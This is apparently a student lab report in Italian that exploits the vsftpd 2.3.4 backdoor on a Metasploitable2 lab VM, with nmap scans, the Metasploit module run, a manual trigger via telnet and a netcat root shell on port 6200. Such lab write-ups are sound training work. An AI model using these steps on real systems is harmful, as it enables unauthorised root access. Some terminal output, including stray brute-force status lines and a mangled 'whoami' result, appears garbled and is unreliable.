


Hacking con Metasploit

&



[Facoltativo] Analisi Codice Exploit [Netcat - Telnet]

★ INDICE

1 Introduzione

2 Metasploit

3 [Facoltativa] Scansioni nella Stessa Rete (LAN1)

3.1 Analisi Codice Exploit Netcat

3.2 Analisi Codice Exploit Telnet

4 Conclusione

1 Introduzione

- ⇒ Questo report dimostra come ho sfruttato la **backdoor di vsftpd 2.3.4** sulla VM Metasploitable2 utilizzando Metasploit metodi manuali
- ⇒ L'obiettivo era ottenere accesso alla shell e creare una cartella nella directory radice
- ⇒ **Configurazione della rete**
 - ◊ Kali Linux 192.168.50.100
 - ◊ Metasploitable2 192.168.50.101

2 Metasploit

2.1 Configurazione della Rete

- ⇒ Ho iniziato configurando la rete come suggerito in lezione
- ◊ Ho impostato l'IP di Metasploitable2 a 192.168.50.101 (modalità NAT)
 - ◊ Su Kali, ho verificato la connettività con un ping

```
(M6D6R6㉿kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.25 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=21.2 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=6.57 ms
^C
```

- ⇒ Ricevo risposte dal target, confermando la connessione

2.2 Scanning del Target con Nmap

- ⇒ Per identificare il servizio vsftpd, ho eseguito

```
sudo nmap -sV -Pn 192.168.50.101
```

```
(M6D6R6㉿kali)-[~]
$ sudo nmap -sV -Pn 192.168.50.101
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 08:57 EDT
Nmap scan report for 192.168.50.101
Host is up (0.42s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         /inetkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  cccproxy-ftp?
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:38:94:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.19 seconds
```

- ⇒ Conferma che vsftpd 2.3.4 è in esecuzione sulla porta 21

2.3 Configurazione di Metasploit

⇒ Ho avviato Metasploit `sudo msfconsole`

The screenshot shows the terminal window of the Metasploit Framework. It starts with the command `sudo msfconsole`. A warning message about password protection is displayed. Below it is a large ASCII art logo of a skull and crossbones. The terminal then lists various modules and auxiliary tools available in the framework. At the bottom, there is a brief description of the Metasploit Project.

```
(MED6R6㉿kali)-[~]
$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Use the edit command to open the currently active module
in your editor
File S: KMMMMMMMMMMMMMMMMMMMMMMMMMMKd,
           xNMMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
           .KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
           .WMMMMMMMMMMMMMMMMMMMMMMMMMMMMMX,
           lWMMMMMMMMMMMMMXd: .. . . ;dKMMMMMMMMMMMMMo
           xMMMMMMMMMMMMWd. . . oMMMMMMMMMMMMk
           oMMMMMMMMMMx. dMMMMMMMMMMMMx
           .WMMMMMMMMMM: :MMMMMMMMMMMM
           xMMMMMMMMMMMo: lMMMMMMMMMMMO
           NMMMMMMMMMW ,cccccoMMMMMMMMMWlcccc;
           MMMMMMMMMMX; ;KMMMMMMMMMMMMMMMMMMMX:
           NMMMMMMMMMW; ;KMMMMMMMMMMMMMMMMMX:
           xMMMMMMMMMMd ,OMMMMMMMMMMMMK;
           .WMMMMMMMMMMc 'OMMMMMMMMMMO,
           lMMMMMMMMMMk. .kMMO'
           dMMMMMMMMMMMWd '
           cWMMMMMMMMMMMWx'.
           .0MMMMMMMMMMMMMMMWc '######
           ;0MMMMMMMMMMMMMMMo. +#+#+#+#
           .dMMMMMMMMMMMMMo +#+:+#+#
           'oWMMMMMMMMMMo =c (++)
           NO ! WARNING ! WARNING ! LOAD OUTPUT/BACKDOOR FILE .,cdk00K;AUTO.COM :+:
           RECON :+:
           EXPLOIT :::::::+:
           Metasploit =[ metasploit v6.4.90-dev
+ -- --=[ 2,561 exploits - 1,310 auxiliary - 1,680 payloads ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion
           Metasploit Documentation: https://docs.metasploit.com/
           The Metasploit Framework is a Rapid7 Open Source Project
           .M***brod - 2988 **
```

⇒ Ho cercato l'exploit per vsftpd `search vsftpd`

The screenshot shows the search interface within the Metasploit Framework. The user has entered `search vsftpd` into the command line. The results are displayed in a table format, listing two matching modules: `auxiliary/dos/ftp/vsftpd_232` and `exploit/unix/ftp/vsftpd_234_backdoor`. The interface includes tabs for RECON, EXPLOIT, LOOT, and PAYLOAD, along with configuration options for generating a backdoor.

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

⇒ Ho selezionato il modulo

The screenshot shows the user selecting the exploit module. The command `use exploit/unix/ftp/vsftpd_234_backdoor` is entered, and the response indicates that no payload is configured, defaulting to `cmd/unix/interact`.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Imposto il IP target set RHOSTS 192.168.50.101

```
RHOSTS ⇒ 192.168.50.101
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

⇒ Verifico le opzioni show options

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
CHOST      no           no        The local client address
CPORT      21           no        The local client port
Proxies    [null]       no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5h, sapni,[http, socks4, soc
RHOSTS    192.168.50.101 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21           yes       The target port (TCP)

Exploit target:
Id  Name
0   Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

⇒ Opzioni sono già configurate correttamente

- ◊ **RHOSTS 192.168.50.101** (target)
- ◊ **RPORT 21** (porta FTP standard)

2.4 Esecuzione dell'Exploit

⇒ Ho avviato l'exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] A 192.168.50.101:21 - The port used by the backdoor bind listener is already open
[*] A 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] A Found shell. tries/min, 26806 tries in 01:51h, 14317533 to do in 985:55h, 32 active
[*] A Command shell session 13 opened (192.168.50.100:359575→192.168.50.101:6200) at 2025-10-18 09:38:36 -0400
[STATUS] 238.98 tries/min, 34174 tries in 02:23h, 14310225 to do in 998:01h, 32 active
```

⇒ Ho ottenuto una shell con permessi root sfruttando una backdoor integrata

2.5 Post-Sfruttamento: Verifica dell'Accesso

```
(M6D6R6㉿kali)-[~]
$ telnet 192.168.50.101 21
Trying 192.168.50.101...
Connected to 192.168.50.101...
Escape character is '^].
Connected to 192.168.50.101...
220 (vsFTPD 2.3.4)
USER user:
331 Please specify the password.
PASS qalsiasi
421 Timeout.
Connection closed by foreign host.
```

⇒ Attivazione Backdoor

Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Connessione alla Backdoor e digito nella shell whoami

```
(M6D6R6㉿kali)-[~]
$ nc 192.168.50.101 6200
whoami
rootthe_enhanced
```

⇒ Ricevo root come output OK

2.6 Post-Sfruttamento: Creazione della Cartella

⇒ Nella shell, ho provato a creare la cartella ma ricevo errore la cartella esisteva già nel sistema

```
(M6D6R6㉿kali)-[~]
$ nc 192.168.50.101 6200
whoami
rootthe_enhanced
mkdir /test_metasploit
mkdir: cannot create directory '/test_metasploit': File exists
```

3 [Facoltativa] Scansioni nella Stessa Rete (LAN1)

3.1 Analisi Codice Exploit Netcat

⇒ Obiettivo comprendere il funzionamento tecnico dell'exploit per vsftpd 2.3.4

3.1.1 Caricamento del modulo in Metasploit

⇒ Con `use exploit/unix/ftp/vsftpd_234_backdoor` carico il modulo specifico per lo sfruttamento della vulnerabilità di vsftpd 2.3.4, il modulo è già presente nella libreria di Metasploit e sfrutta una backdoor integrata nel software

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

⇒ Dopo aver eseguito il comando, il prompt di Metasploit è cambiato per indicare che il modulo è stato selezionato

3.1.2 Visualizzazione del codice sorgente

⇒ Il comando `edit` apre l'editor integrato di Metasploit per visualizzare e modificare il codice sorgente del modulo selezionato, questo mi ha permesso di comprendere esattamente come funziona l'exploit


```
msf exploit(unix/ftp/vsftpd_234_backdoor) > edit
```

⇒ Il codice rivela che l'exploit sfrutta una backdoor intenzionalmente inserita nel codice di vsftpd 2.3.4, la backdoor si attiva quando il server riceve un comando USER con un username che termina con i caratteri ":)"

```
## This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
# class MetasploitModule < Msf::Exploit::Remote
#   Rank = ExcellentRanking
#
#   include Msf::Exploit::Remote::Tcp
#   File System
#   def initialize(info = {})
#     super(
#       update_info(
#         info,
#         {
#           'Name' => 'VSFTPD v2.3.4 Backdoor Command Execution',
#           'Description' => %q{
#             This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.
#           },
#           'Author' => [ 'hdm', 'MC' ],
#           'License' => MSF_LICENSE,
#           'References' => [
#             [ 'OSVDB', '73573' ],
#             [ 'URL', 'http://pastebin.com/AetT9sS5' ],
#             [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html' ]
#           ],
#           'Privileged' => true,
#           'Platform' => [ 'unix' ],
#           'Arch' => ARCH_CMD,
#           'Payload' => {
#             'Space' => 2000,
#             'BadChars' => '',
#             'DisableNops' => true,
#             'Compat' => {
#               'PayloadType' => 'cmd_interact',
#               'ConnectionType' => 'find'
#             }
#           },
#           'Targets' => [
#             [ 'Automatic', {} ]
#           ],
#           'DefaultTarget' => 0
#         }
#       )
#     )
#   end
# end
```

3.2 Analisi Codice Exploit Telnet

- ⇒ **Obiettivo** Riprodurre manualmente l'exploit senza utilizzare Metasploit, per dimostrare la comprensione del vettore di attacco
- ⇒ Telnet è un protocollo di rete che permette di connettersi a un server remoto su una porta specifica, in questo caso, mi sono connesso alla porta 21, che è la porta standard per il servizio FTP



```
(M6D6R6㉿kali)-[~]
$ telnet 192.168.50.101 21
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^'.
220(vsFTPD 2.3.4) ready.
USER user:).
331 Please specify the password.
PASS qualiasi:.
File system.
def initialize(info = {})
```

```
(M6D6R6㉿kali)-[~]
$ nc 192.168.50.101 6200
whoami
root
```

- ⇒ Dopo la connessione, ho eseguito il comando "whoami" per verificare l'identità dell'utente corrente ottenendo "root", questo mi conferma che ho ottenuto accesso con privilegi di root al sistema

4 Conclusione

- ⇒ **Metasploit** ha semplificato lo sfruttamento della backdoor di vsftpd 2.3.4, automatizzando i passaggi
- ⇒ **Telnet/Netcat** mi hanno permesso di replicare manualmente l'exploit, dimostrando come la backdoor risponda a un input specifico (username con :))
- ⇒ **Takeaway** È fondamentale mantenere aggiornato il servizio vsftpd per prevenire exploit di questo tipo